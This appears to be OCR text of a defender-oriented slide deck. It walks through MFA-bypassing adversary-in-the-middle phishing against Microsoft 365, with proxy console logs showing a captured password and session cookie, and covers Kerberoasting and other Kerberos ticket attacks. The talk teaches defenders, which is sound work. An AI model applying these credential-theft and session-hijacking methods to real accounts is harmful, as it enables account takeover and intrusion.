CTRL + ALT + DEFEND

IT Admins vs. the World

In an era where bad actors have mastered living off the land techniques and exploit simple vulnerabilities in technology to achieve their goals, understanding these tactics is more crucial than ever. This discussion will explore practical, real-world examples to enhance defenses against such attacks and offer some foundational strategies for IT administrators.

Battle Plan

- Dissect the Attack
- Pre-Attack
  + Harden
  + Prepare
  + Deceive
- During the Battle
  + Identify
  + Contain
  + Eradicate
- Post-Attack
  + Clean-up
  + Verify
  + Analysis

About Me

J.A. Medina

- Cybersecurity Dude, City of Littleton
- Director of Cybersecurity, @Fortune500
- CISSP, Linux+, OSCP+ (Candidate)
- 3 Real Babies, 3 Fur Babies
- Paratrooper in a previous life

https://securitypimp.net/
https://x.com/security_pimp
https://github.com/varthdader
https://www.linkedin.com/in/jmedina303/


Dissecting the Attack

Dissecting the Attack

Phishing

91% of cyberattacks start with a phishing email

MiTM

In 2021 was responsible for 19% of all cyber attacks

Lateral Movement

Average breakout time for cyber criminals to start moving laterally after initially compromising a machine is 1 hour and 58 minutes

Living off the Land

in 2022 62% of attackers were using LoTL techniques


Dissecting the Attack


[Phishing]

Dissecting the Attack


[Phishing]

#1: Trigger an emotional response with call to action






#2: User clicks malicious link to “Evil Proxy”



#3: User visits malicious M365 login





- Phishing Past MFA w/AiTM

Dissecting the Attack

[Phishing]

"Will the real M365 login please stand up!?!?"







- Phishing Past MFA w/AiTM

Dissecting the Attack

[Phishing]

#4: User enters username and password





#5: “Evil proxy” captures username and password


```
: lures get-url 0

https://login.haventac.com/ppcIwpKL

[19:12:58] [war] session cookie not found: https://login.haventac.com/ppcIwpKL (172.221.112.235) [new-o365]
[19:12:58] [imp] [0] [new-o365] new visitor has arrived: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/5
37.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36 (172.221.112.235)
[19:12:58] [inf] [0] [new-o365] landing URL: https://login.haventac.com/ppcIwpKL
[19:15:53] [+++] [0] Username: [pc@securecake.com]
[19:15:53] [+++] [0] Username: [pc@securecake.com]
[19:15:53] [+++] [0] Password: [ Ns3cur3!?! ]
:
```


- Phishing Past MFA w/AiTM

Dissecting the Attack

[Phishing]

#6: If MFA is enforced, user is prompted to Approve/Deny and then redirected to legit M365 login portal





#7: “Evil proxy” brokers auth from User to M365, capturing MFA session cookie

```
[19:17:29] [+++] [0] Username: [pc@securecake.com]
[19:17:30] [imp] [0] dynamic redirect to URL: https://outlook.office.com
[19:17:30] [+++] [0] detected authorization URL - tokens intercepted: /common/SAS/ProcessAuth
:
```

kali@kali: ~

```
: sessions
```

id	phishlet	username	password	tokens	remote ip	time
20	new-o365	pc@securecake...	Ns3cur3!?!	captured	172.221.112.235	2024-08-21 19:17


```
 tokens       : captured
 landing url  : https://login.haventac.com/ppcIwpKL
 user-agent   : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.
0 Safari/537.36
 remote ip    : 172.221.112.235
 create time  : 2024-08-21 19:12
 update time  : 2024-08-21 19:17

[ cookies ]
[{"path":"/","domain":"login.microsoftonline.com","expirationDate":1755805084,"value":"0.AVcAMe_N-B6jSkuT5F9XHpE
lWltEZUfGMrBJg-Ydk3ZSdsoBAAA.AgABFwQAAAApTwJmzXqdR4BN2miheQMYAgDs_wUA9P9VnmIOYaT-BnmGhUsMA8dPnzLGN6YRGwlbHOsbsrP
JE_ui9sRJRLQ1PqoJ911MWzOpLIxFXmZQHZnCWaYHiEi3Fa9I9F9-r7Ol6Gpb8z5ZBBe1tHJmrERpLjfBKulmSM16p2_vONCdbffeMbCC2tsr6Ai
```

- Phishing Past MFA w/AiTM


Dissecting the Attack

[Phishing]

#8: “Threat Actor” imports cookie into browser session to bypass auth and MFA and access User Mailbox



#9: “Threat Actor” has full access to M365 account/mailbox, without using username/pw or MFA!




- Phishing Past MFA w/AiTM

Dissecting the Attack

[Phishing]

#1-7: Becoming the “User”



M365 IAM:


a. Username/PW ✓
b. Device/Browser (User-Agent) ✓
c. MFA/Device ✓
d. Session Cookie ✓
e. Source IP

TEMPORAL PROXIMITY

```
https://login.haventac.com/ppcIwpKL
[19:12:58] [war] session cookie not found: https://login.haventac.com/ppcIwpKL (1
[19:12:58] [imp] [0] [new-o365] new visitor has arrived: Mozilla/5.0 (Windows NT
37.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36 (172.221.112.235)
[19:12:58] [inf] [0] [new-o365] landing URL: https://login.haventac.com/ppcIwpKL
:
```

- How to Test

  (How to Test Adversary-in-the-Middle Without Hacking Tools w/ Michael Allen)



Dissecting the Attack


[Lateral Movement]

System Info
Logging/AV Enumeration
Network Enumeration
Running Processes
Services
Applications
DLL Hijacking
Windows Credentials
Files and Registry
Leaked Handlers
Pipe Client Impersonation

- Checklist - Local Windows Privilege Escalation (https://book.hacktricks.wiki/en/windows-hardening/checklist-windows-privilege-escalation.html)

Dissecting the Attack

[Lateral Movement]



Dissecting the Attack

[Lateral Movement]

SERVICE TICKET

REDSIEGE

There's more to the ticket, but these are the important parts

Server portion

- User details
- Session Key (same as below)
- Encrypted with the service account's NTLM Hash

Your portion

- Validity time
- Session Key (same as above)
- Encrypted with the TGT Session Key

Dissecting the Attack

[Lateral Movement]

REQUESTING TICKETS

REDSIEGE

The system doesn't have to be...

- Accessible
- Available
- Exist*

Dissecting the Attack

[Lateral Movement]

KERBEROASTING

REDSIEGE

The ST from the TGS-REP is encrypted using the service account's password

This allows us to offline crack the service password

Guess service password -> hash -> attempt decryption -> repeat

All we need is tickets!


Remember, the KDC doesn't verify our permission to access the service, so we can request all the tickets!

Dissecting the Attack

[Lateral Movement]

- Golden Ticket – Requires full domain compromise. Use for persistence and pivoting
- Kerberoasting – Requires access as any user. Use to escalate and pivot
- Silver Ticket – Requires service hash. Use for persistence and escalation
- Pass-the-Ticket – Requires access as user. Use to pivot
- Over-Pass-the-Hash – Requires access as user. Use to pivot

Kerberos Attacks (Tim Medin)
https://www.youtube.com/watch?v=9lOFpUA25Nk
https://redsiege.com/kerb




Dissecting the Attack
[Lateral Movement]

Pre-Attack
[Planning]

- Assessing Your Environment
- Hardening o365
- Deception Tools
- OSInt Scraping
- Real World Testing

Pre-Attack
[Host Hardening]

